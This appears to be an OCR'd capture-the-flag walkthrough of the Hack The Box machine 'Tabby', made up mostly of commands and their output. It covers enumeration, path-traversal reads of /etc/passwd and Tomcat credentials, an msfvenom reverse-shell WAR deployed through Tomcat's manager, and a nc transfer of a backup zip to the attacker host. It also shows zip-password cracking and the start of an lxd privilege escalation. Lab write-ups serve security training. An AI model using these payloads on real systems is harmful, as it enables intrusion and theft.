

sudo nmap -sV -sC -Pn -vvv 10.10.10.194




```
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: 338ABBB5EA8D80B9869555ECA253D49D
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Mega Hosting
8080/tcp open  http    syn-ack ttl 63 Apache Tomcat
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-title: Apache Tomcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.10.194/FUZZ




```
index.php               [Status: 200, Size: 14175, Words: 2135, Lines: 374]

files                   [Status: 301, Size: 312, Words: 20, Lines: 10]

assets                  [Status: 301, Size: 313, Words: 20, Lines: 10]

.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10]

.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10]

.hta                    [Status: 403, Size: 277, Words: 20, Lines: 10]

                        [Status: 200, Size: 14175, Words: 2135, Lines: 374]
```

ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.10.194:8080/FUZZ




```
index.html              [Status: 200, Size: 1895, Words: 201, Lines: 30]

docs                    [Status: 302, Size: 0, Words: 1, Lines: 1]

examples                [Status: 302, Size: 0, Words: 1, Lines: 1]

shell                   [Status: 302, Size: 0, Words: 1, Lines: 1]

manager                 [Status: 302, Size: 0, Words: 1, Lines: 1]
```



```
┌─[headcrusher@parrot]─[~]
└──╼ $sudo nano /etc/hosts
[sudo] password for headcrusher:
┌─[headcrusher@parrot]─[~]
└──╼ $cat /etc/hosts
10.10.10.194    megahosting.htb
```


http://megahosting.htb/news.php?file=../../../../../../../../etc/passwd



megahosting.htb/news.php?file=../../../../../../../../etc/passwd

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr
/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var
/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:
/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run
/systemd:/usr/sbin/nologin messagebus:x:103:106::/nonexistent:/usr/sbin/nologin syslog:x:104:110::/home/syslog:/usr/sbin/nologin _apt:x:105:65534::/nonexistent:
/usr/sbin/nologin tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin tcpdump:x:108:113::/nonexistent:/usr/sbin
/nologin landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin pollinate:x:110:1::/var/cache/pollinate:/bin/false sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false tomcat:x:997:997::/opt/tomcat:/bin/false
mysql:x:112:120:MySQL Server,,,:/nonexistent:/bin/false ash:x:1000:1000:clive:/home/ash:/bin/bash
```

http://10.10.10.194:8080/



10.10.10.194:8080

It works !

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

This is the default Tomcat home page. It can be found on the local filesystem at: `/var/lib/tomcat9/webapps/ROOT/index.html`

Tomcat veterans might be pleased to learn that this system instance of Tomcat is installed with `CATALINA_HOME` in `/usr/share/tomcat9` and `CATALINA_BASE` in `/var/lib/tomcat9`, following the rules from `/usr/share/doc/tomcat9-common/RUNNING.txt.gz`.

You might consider installing the following packages, if you haven't already done so:


tomcat9-docs: This package installs a web application that allows to browse the Tomcat 9 documentation locally. Once installed, you can access it by clicking here.

tomcat9-examples: This package installs a web application that allows to access the Tomcat 9 Servlet and JSP examples. Once installed, you can access it by clicking here.

tomcat9-admin: This package installs two web applications that can help managing this Tomcat instance. Once installed, you can access the manager webapp and the host-manager webapp.

NOTE: For security reasons, using the manager webapp is restricted to users with role "manager-gui". The host-manager webapp is restricted to users with role "admin-gui". Users are defined in `/etc/tomcat9/tomcat-users.xml`.


http://megahosting.htb/news.php?file=../../../../../../../../../usr/share/tomcat9/etc/tomcat-users.xml



megahosting.htb/news.php?file=../../../../../../../../../usr/share/tomcat9/etc/tomcat-users.xml


view-source:http://megahosting.htb/news.php?file=../../../../../../../../../usr/share/tomcat9/etc/tomcat-users.xml

tomcat:$3cureP4s5w0rd123!



```
-->
    <role rolename="admin-gui"/>
    <role rolename="manager-script"/>
    <user username="tomcat" password="$3cureP4s5w0rd123!" roles="admin-gui,manager-script"/>
</tomcat-users>
```

http://megahosting.htb:8080



It works !

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

This is the default Tomcat home pag

Tomcat veterans might be pleased t … CATALINA_BASE in /var/lib/tomcat9, following the rules from /usr/share/do

You might consider installing the fo

tomcat9-docs: This package install … you can access it by clicking here.

tomcat9-examples: This package i … stalled, you can access it by clicking here.

tomcat9-admin: This package installs two web applications that can help managing this Tomcat instance. Once installed, you can access the manager webapp and the host-manager webapp.

NOTE: For security reasons, using the manager webapp is restricted to users with role "manager-gui". The host-manager webapp is restricted to users with role "admin-gui". Users are defined in /etc/tomcat9/tomcat-users.xml


Authentication Required - Mozilla Firefox

http://megahosting.htb:8080 is requesting your username and password. The site says: “Tomcat Manager Application”

User Name: tomcat

Password: ••••••••••••••••••

http://megahosting.htb:8080/host-manager/html



/host-manager
http://megahosting.htb/new
Apache Tomcat WebSocket
http://10.10.10.194:8080/sh
megahosting.htb:8080/host-manager/html
TM
THE APACHE SOFTWARE FOUNDATION

Tomcat Virtual Host Manager

Message:	OK

Host Manager			
List Virtual Hosts	HTML Host Manager Help	Host Manager Help	Server Status


Host name		
Host name	**Host aliases**	**Commands**
localhost		Host Manager installed - commands disabled

Add Virtual Host

Host

Name:


msfvenom -p java/jsp_shell_reverse_tcp lhost=10.10.14.13 lport=443 -f war -o shell.war



```
┌─[✗]─[headcrusher@parrot]─[~]
└──╼ $msfvenom -p java/jsp_shell_reverse_tcp lhost=10.10.14.13 lport=443 -f war -o shell.war
Payload size: 1101 bytes
Final size of war file: 1101 bytes
Saved as: shell.war
```


curl -u 'tomcat':'$3cureP4s5w0rd123!' -T shell.war 'http://megahosting.htb:8080/manager/text/deploy?path=/agoravai'

curl -u 'tomcat':'$3cureP4s5w0rd123!' http://megahosting.htb:8080/agoravai/




```
└──╼ $curl -u 'tomcat':'$3cureP4s5w0rd123!' -T shell.war 'http://megahosting.htb:8080/manager/text/deploy?path=/agoravai'
OK - Deployed application at context path [/agoravai]
┌─[headcrusher@parrot]─[~]
└──╼ $curl -u 'tomcat':'$3cureP4s5w0rd123!' http://megahosting.htb:8080/agoravai/
```

sudo nc -nlvp 443




```
┌─[✗]─[headcrusher@parrot]─[~]
└──╼ $sudo nc -nlvp 443
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.10.194.
Ncat: Connection from 10.10.10.194:49848.
id
uid=997(tomcat) gid=997(tomcat) groups=997(tomcat)
uname -a
Linux tabby 5.4.0-31-generic #35-Ubuntu SMP Thu May 7 20:20:34 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
```

python3 -c 'import pty;pty.spawn("/bin/bash")'




```
tomcat@tabby:/var/www/html/files$ pwd
pwd
/var/www/html/files
tomcat@tabby:/var/www/html/files$ ls
ls
16162020_backup.zip  archive  revoked_certs  statement
```

nc -nv 10.10.14.13 8081 < /var/www/html/files/16162020_backup.zip




```
tomcat@tabby:/var/www/html/files$ nc -nv 10.10.14.13 8081 < /var/www/html/files/16162020_backup.zip
<4.13 8081 < /var/www/html/files/16162020_backup.zip
Connection to 10.10.14.13 8081 port [tcp/*] succeeded!
```

nc -nlvp 8081 > 16162020_backup.zip



```
┌─[headcrusher@parrot]─[~]
└──╼ $nc -nlvp 8081 > 16162020_backup.zip
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::8081
Ncat: Listening on 0.0.0.0:8081
Ncat: Connection from 10.10.10.194.
Ncat: Connection from 10.10.10.194:37656.
```

fcrackzip -D -p /usr/share/wordlists/rockyou.txt 16162020_backup.zip




```
┌─[headcrusher@parrot]─[~]
└──╼ $fcrackzip -D -p /usr/share/wordlists/rockyou.txt 16162020_backup.zip
possible pw found: admin@it ()
```


su ash

admin@it

e4906bdf2f6146f288d1a78e090810a9



```
tomcat@tabby:/var/www/html/files$ su ash
su ash
Password: admin@it

ash@tabby:/var/www/html/files$ cd
cd
ash@tabby:~$ ls
ls
user.txt
ash@tabby:~$ cat user.txt
cat user.txt
e4906bdf2f6146f288d1a78e090810a9
ash@tabby:~$
```




```
ash@tabby:~$ id
id
uid=1000(ash) gid=1000(ash) groups=1000(ash),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
```

sudo git clone https://github.com/saghul/lxd-alpine-builder.git

cd lxd-alpine-builder/

sudo ./build-alpine

